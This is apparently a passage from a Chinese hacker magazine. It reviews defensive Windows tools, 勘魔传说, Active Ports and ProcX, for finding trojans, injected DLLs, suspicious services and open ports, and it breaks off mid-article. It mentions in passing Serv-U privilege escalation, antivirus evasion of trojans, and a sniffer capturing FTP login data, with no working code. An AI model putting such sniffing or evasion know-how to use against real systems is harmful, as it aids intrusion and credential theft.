如你的系统不能正常安装、运行“360安全卫士”，有可能是雅虎助手的关系——因为“360安全卫士”可阻止的插件中包括雅虎助手，据“360安全卫士”的官方所说，升级后的雅虎助手故意阻止“360安全卫士”安装运行。建议到http://www.360safe.com/repair.htm下载一个修复工具就可安装运行运行“360安全卫士”。

小编语： 雅虎助手的前身3721正是现在的“360安全卫士”的董事长周鸿一创造的，自己做出的流氓软件相信自己清除起来也应该是得心应手些吧。

（文章中涉及到的369安全卫士豪华版已收录到光盘中。）

黑客术语小补习

什么是FTP

FTP（File Transfer Protocol）是文件传输协议的简称。在黑客类文章里提到的FTP一般有两个意思：一是网站开放的FTP服务，网站站长一般都需要通过这个服务把文件上传到网站里。大名鼎鼎的Serv-U就是提供FTP服务的一个软件，利用它的漏洞来提升权限也是小黑们的最爱；二是系统自带的一个命令，通过该命令可以连接到服务器的FTP服务，并任意的上传/下载/删除文件。

黑客江湖之勘魔传说

小龙猪

攻与防永远是一个安全的整体，作为黑客技术的爱好者，不仅要具备攻破安全的能力，同时也要保障自身的安全。今年2月的黑X上，风碧玉萧兄给我们带来了一步江湖的远程控制程序——魔剑传说，魔鬼之剑是黑暗的，在这个黑客江湖中存在另外一个光明的传说：勘魔传说，下面就带大家一起走进勘魔传说的世界，感受斩妖除魔的快乐吧。

勘魔传说是一个绿色软件，直接运行后有很多非常实用的功能，这里一一为大家进行介绍。

1、文件管理：可以查看和管理任何文件，并且会对可疑的文件标记颜色进行提示。大家可以在系统目录中从标记文件检测判断文件的合法性，排除掉一些驱动安装文件和正常安装的应用程序扩展后进行简单的推测。该功能具备了管理文件的功能，同时也可以删除顽固文件（图1）。




图1

2、文件监视：对文件的操作进行跟踪检测并列举，在该项目下勾选“启动监视”后就可以清楚的了解到具体路径文件的操作动作。在系统处于可疑状态下对文件进行监视，可以了解到是否有远程破坏者在进行非法操作，例如上传代理工具，恶意修改或者删除文件等。同样你可以在执行一些文件的同时进行文件监视的操作，木马在运行的同时一般会建立必要的文件，现在很多提供下载的工具都捆绑了木马程序，建议大家对不明文件进行监视判断，这样可以有效的防止木马（图2）。




图2




图3

3、进程管理：列举具体进程的路径，名称和进程PID，选择一个进程后可以在下方显示出进程加载的具体模块，可以结束掉任何非系统进程。建议大家对系统正常进程的模块有一些了解，因为现在很多木马程序都是恶意加载dll到可信任进程（例如IE和EXplorer）来作为寄生虫，掌握了模块信息，它们就跑不掉了（图3）。

4、服务管理：从2000系统开始，服务一直是一个系统安全的隐患。不仅很多服务存在被攻击和利用的可能，大多木马也建立一个服务来启动自己。勘魔传说在对服务安全方面比较突出，以蓝色列举出非系统的服务信息，包括杀毒软件和应用程序的服务信息，查找木马的服务是非常容易的。具备安全隐患的服务，例如server、remoteregistry等，以红色的标记显示，大家在服务的项目下右键改启动方式为禁用就OK了。

此项目下也能添加新的服务，GUI模式下建立服务，还是比较爽的（图4）。




图4

5、窗口管理：枚举出当前应用程序窗口模块，可以有助于我们的具体安全管理。

6、注册表：大家不需要运行regedit或者regedt32来打开注册表，在这里可以对注册表进行任何操作。删除键名或者修改根键值，项目显示的比较合理。

7、网络连接：显示当前建立连接的网络信息，对比于netstat -ano命令多出了进程路径的显示。如果在勘魔传说的目录下复制一份QQWry.Dat的ip信息文件，还可以显示出远程ip地址的具体位置，很有意思吧（图5）？




图5

8、捕获数据：相当于一个sniffer的嗅探功能，可以捕获到http ftp等协议的数据通讯信息，这里我尝试ftp登陆个人空间，成功抓取到当前数据。同时它还可以捕获一些网站上的流媒体文件和IIS信息，大家自己去感受吧（图6）。




图6

9、启动项：勘魔传说的启动项功能非常强大，列举出了除系统服务外的可以利用到的任何启动项目，还记得activesetup这个敏感键值吧，很少有安全工具可以列举出这里的所有键值，我们根据启动项的信息和服务管理的可疑服务可以做出充分的判断，相信木马也难有藏身之处了。

10、其它杂项：这里包含了一些小功能，例如计算机管理功能，还有4种安全功能：关闭445端口可以堵住该端口的安全隐患，禁止脚本运行以防范vbs木马作恶，禁止默认共享全地球人都知道了，解锁regedit则可以极大的方便网吧用户。

勘魔传说给我们带来了相对的安全，不过我认为个人安全意识才是最重要的。有了这款勘魔传说，加上高度的安全警惕性，我们的系统一定可以固若金汤。

（文章中涉及到的勘魔传说已收录到光盘中。）

X小编语：文章写得比较简单，但是通过测试，这款工具确实比较难得，通过它小编一下子就查出了好几个潜伏已久的病毒。值得推荐。

我常用的几款安全工具

[w.w Group] 逆流风（李友贤）

现在的木马免杀技术越来越泛滥，菜鸟们随便就可以对木马进行修改让杀毒软件失明，对修改后的灰鸽子、上兴、QQ 大盗视而不见。这样的杀毒软件就像摆饰一样中看不中用，还浪费系统资源（小编注：上期的《黑客 X 档案》中我们刊登了如何给木马做免杀的专题文章）。这个时候，如果发现系统异常我们就再也不能盲目的相信杀毒软件的检测报告了，要自己拿起武器进行全面的检查。下边就为大家介绍几款我常用的安全工具。

一、Active Ports 端口查看工具

Active Ports 是一款端口查看工具，它能帮我们详细的了解目前打开的 TCP 和 UDP 通讯端口、对应的远程 IP 地址以及使用该端口通信的文件详细路径。其运行后的主界面如图 1 所示。我正用 Maxthon 浏览黑客 X 档案的网站，Active Ports 就告诉了我们，哪个目录下的 Maxthon.exe 使用了本机的 2028 端口连接到了 211.152.32.124（就是黑客 X 档案论坛）的 80 端口，所使用的通信协议是 TCP 协议。





图 1

一般个人电脑开启的端口有 137、138、139、445 等端口，IE 占用是 1025、1026……而如果开 QQ 还会打开 4000、4001……等端口。这些端口一般是连续的。如果有特殊的端口开放，我们就要好好观察一下是什么程序打开的，还可以使用“查询信息”按钮来获取更多的资料（小编：也可以使用搜索引擎搜索“80　端口”这类关键词来学习到和该端口相关的更多知识）。

二、ProcX 进程管理工具

ProcX 是一款很好用的进程查看工具，具有非常强大的功能，其运行界面如图 2 所示。


图 2

它可以列出当前运行的所有进程，点击“查看”→“DLL 窗口”后，选择任意进程，就可以看到该进程调用到的 DLL 文件，以便我们找出注入在进程中的 DLL 木马。如果我们在使用 Active Ports 发现可疑进程，又无法用 Active Ports 自带的结束进程功能搞定它，就可以打开 ProcX，右键选中可疑文件，如图 3（当然这里的 notepad.exe 是 WindowsXP 自带的记事本，不是木马，在此仅做演示所用）。我们可以看到右键菜单有许多有用的功能：“结束进程”、“结束并且删除”、“暂停”、“恢复”、“显示 MD5”以及“网络状态”。遇到无法结束的进程，我们可以使用“结束并且更名”令文件无法开机启动，再删之。当然也可以

